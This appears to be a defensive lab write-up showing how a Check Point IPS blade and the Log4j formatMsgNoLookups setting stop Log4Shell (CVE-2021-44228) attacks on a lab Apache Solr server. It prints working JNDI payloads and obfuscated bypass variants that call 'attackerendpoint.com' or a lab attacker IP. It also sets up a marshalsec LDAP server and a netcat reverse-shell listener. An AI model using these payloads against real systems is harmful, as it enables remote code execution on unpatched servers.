Policy Management	STANDALONE-FIREWALL
Threat Profile	Strict
Add Exception	Add Exception...

Protection Details

Severity	Critical
Confidence Level	Medium
Attack Name	Web Server Enforcement Violation
Attack Information	Apache Log4j Remote Code Execution (CVE-2021-44228)
Performance Impact	Medium
Protection Name	Apache Log4j Remote Code Execution (CVE-2021-44228)

Forensics Details

Resource	http://192.168.1.100:8983/solr/admin/cores?foo=${jndi:ldap://192.168.1.10:1389/Exploit}
Suppressed Logs	1
Packet Capture Unique Id	time1639656888.id3084c138.blade02
Packet Captures	src-192.168.1.10.cap
Packet Capture	Packet Capture
Threat Wiki	Go to Threat Wiki

Advanced Forensics Details

Method	GET

Actions

Remediation	Go to Remediation Options
Report Log	Report Log to Check Point

More

Id	62ac18b2-4cbf-65d6-61bb-2db800000002
Id Generated By Indexer	false
First	false
Sequencenum	1
Description URL	CVE_2021_44228_help.html
Log ID	2
Reject ID Kid	61bb2db8-1-b218ac62-d665bf4c
Ser Agent Kid	Other: curl/7.79.1
Last Update Time	2021-12-16T12:15:48Z

CentOS

IP Address: 192.168.30.128
Last Modifier: admin

Policy installation - Standard Succeeded

192.168.1.5

No changes admin


- With that in mind, there are honestly an unlimited number of bypasses to sneak in this syntax.

There are numerous resources online that showcase some examples of these bypasses, with a few offered below:


- `${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://attackerendpoint.com/z}`
- `${${env:BARFOO:-j}ndi${env:BARFOO:-:}${env:BARFOO:-l}dap${env:BARFOO:-:}//attackerendpoint.com/}`
- `${${lower:j}ndi:${lower:l}${lower:d}a${lower:p}://attackerendpoint.com/}`
- `${${::-j}ndi:rmi://attackerendpoint.com/}`

- will be testing these bypass techniques and see if we can prevent them by using an IPS blade.

- You should see connection rest by peer message and no request is made to your temporary LDAP server, consequently no request is made to your HTTP server, and... no reverse shell is sent back to your netcat listener!



```
┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.1.100:8983/solr/admin/cores?foo=$\{$\{::-j\}$\{::-n\}$\{::-d\}$\{::-i\}:$\{::-l\}$\{::-d\}$\{::-a\}$\{::-p\}://192.168.1.10:1389/Exploit/z\}'
curl: (56) Recv failure: Connection reset by peer

┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.1.100:8983/solr/admin/cores?foo=$\{$\{lower:j\}ndi:$\{lower:l\}$\{lower:d\}a$\{lower:p\}://192.168.1.10:1389/Exploit\}'        56 ✗
curl: (56) Recv failure: Connection reset by peer

┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.1.100:8983/solr/admin/cores?foo=$\{$\{env:BARFOO:-j\}ndi$\{env:BARFOO:-:\}$\{env:BARFOO:-l\}dap$\{env:BARFOO:-:\}//192.168.1.10:1389/Exploit\}'        56 ✗
curl: (56) Recv failure: Connection reset by peer

┌──(kali㉿kali)-[~]
└─$ curl 'http://192.168.1.100:8983/solr/admin/cores?foo=$\{$\{::-j\}ndi:rmi://192.168.1.10:1389/Exploit\}'        56 ✗
curl: (56) Recv failure: Connection reset by peer
```



blade:IPS

Found 1 results (1.4 sec.)

Time	B..	A..	T..	Seve...	Con...	Suppressed...	Perf...	Source	Source Machine Name	Client Type	Source User...	Server Type	Destination	Attack Name	Protection Name
Today, 17:44:48						6		192.168.1.10					CentOS (192.16...	Web Server Enforcement Violation	Apache Log4j Rem

Log Details

Prevent

Prevented apache log4j remote code execution (cve-2021-44228) originating from 192.168.1.10 against 192.168.1.100

Log Info

Origin	STANDALONE-FIREWALL
Time	Today, 17:44:48
Blade	IPS
Product Family	Threat
Type	Log

Policy

Action	Prevent
Threat Prevention Rule ID	A2B8ED86-C9D0-4B0E-9334-C3CFA223CFC2
Threat Prevention Policy	Standard
Policy Date	Today, 17:43:38
Threat Prevention Policy ...	Today, 17:43:42
Policy Name	Standard
Policy Management	STANDALONE-FIREWALL
Threat Profile	Strict
Add Exception	Add Exception...

Protection Details

Severity	Critical
Confidence Level	Medium
Attack Name	Web Server Enforcement Violation
Attack Information	Apache Log4j Remote Code Execution (CVE-2021-44228)
Performance Impact	Medium
Protection Name	Apache Log4j Remote Code Execution (CVE-2021-44228)
Protection Type	IPS

Forensics Details

Resource	http://192.168.1.100:8983/solr/admin/cores?foo=${jndi:ldap://192.168.1.10:1389/Exploit} http://192.168.1.100:8983/solr/admin/cores?foo=${${::-j}${::-n}${::-d}${::-i}:${::-l}${::-d}${::-a}${::-p}://192.168.1.10:1389/Exploit/z} less
Suppressed Logs	6
Packet Capture Unique Id	time1639656888.id3084c138.blade02 more
Packet Captures	src-192.168.1.10.cap
Packet Capture	Packet Capture
Threat Wiki	Go to Threat Wiki

Advanced Forensics Details

Method	GET

Actions

Remediation	Go to Remediation Options
Report Log	Report Log to Check Point

More

Id	62ac18b2-4cbf-65d6-61bb-2db800000002
Id Generated By Indexer	false
First	false
Sequencenum	1
Description URL	CVE_2021_44228_help.html
Log ID	2
Reject ID Kid	61bb3185-1-b218ac62-d665bf4c
Ser Agent Kid	Other: curl/7.79.1

CentOS

IP Address: 192.168.30.128

Last Modifier: admin

Policy installation - Standard Succeeded

192.168.1.5

No changes | admin


For other techniques, you are strongly encouraged t do your own research. There is a significant amount of information being shared in this Reddit.

Modify the solr.in.sh file (for solr only):

- One other option is to manually modify the solr.in.sh file with a specific syntax. Let's go down that route for the sake of showcasing this defensive tactic.

- Determine where the solr.in.sh file exists on the machine's filesystem. You can do this rapidly with the following command:

```
locate solr.in.sh
```




```
[root@localhost logs]# locate solr.in.sh
/etc/default/solr.in.sh
/opt/solr-8.9.0/bin/solr.in.sh.orig
```

- The Apache Solr website Security page explains that you can add this specific syntax to the solr.in.sh file:

```
SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"
```

- You can do this rapidly with the following command:

```
echo 'SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"' >>
/etc/default/solr.in.sh
```




```
[root@localhost logs]# echo 'SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"' >> /etc/default/solr.in.sh
[root@localhost logs]# tail /etc/default/solr.in.sh
# You can test this behaviour by setting SOLR_HEAP=25m
#SOLR_HEAP_DUMP=true
#SOLR_HEAP_DUMP_DIR=/var/log/dumps
SOLR_PID_DIR="/var/solr"
SOLR_HOME="/var/solr/data"
LOG4J_PROPS="/var/solr/log4j2.xml"
SOLR_LOGS_DIR="/var/solr/logs"
SOLR_PORT="8983"

SOLR_OPTS="$SOLR_OPTS -Dlog4j2.formatMsgNoLookups=true"
[root@localhost logs]#
```

- Now that the configuration file has been modified, the service still needs to be restarted for the changed to take effect.

- This process may vary between installations, but for this server, you can restart the service with this syntax:

```
sudo /etc/init.d/solr restart
```

- To validate that the patch has taken place, Let's perform the attack again.



```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 9001
Listening on 0.0.0.0 9001
```

```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ java -cp target/marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.LDAPRefServer "http://192.168.1.10
:8000/#Exploit"
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Listening on 0.0.0.0:1389
```

```
┌──(kali㉿kali)-[/opt/marshalsec]
└─$ curl 'http://192.168.1.100:8983/solr/admin/cores?foo=$\{jndi:ldap://192.168.1.10:1389/Exploit\}'
{
  "responseHeader":{
    "status":0,
    "QTime":52},
  "initFailures":{},
  "status":{}}

┌──(kali㉿kali)-[/opt/marshalsec]
└─$
```

- You should see that no request is made to your temporary LDAP server, consequently no request is made to your HTTP server, and... no reverse shell is sent back to your netcat listener!

Refer: https://solr.apache.org/security.html

References

https://www.huntress.com/blog/rapid-response-critical-rce-vulnerability-is-affecting-java
https://tecadmin.net/how-to-install-apache-solr-on-centos-8/
https://tryhackme.com/room/solar#
https://github.com/mbechler/marshalsec
https://www.youtube.com/watch?v=7qoPDq41xhQ&ab_channel=JohnHammond
https://github.com/YfryTchsGD/Log4jAttackSurface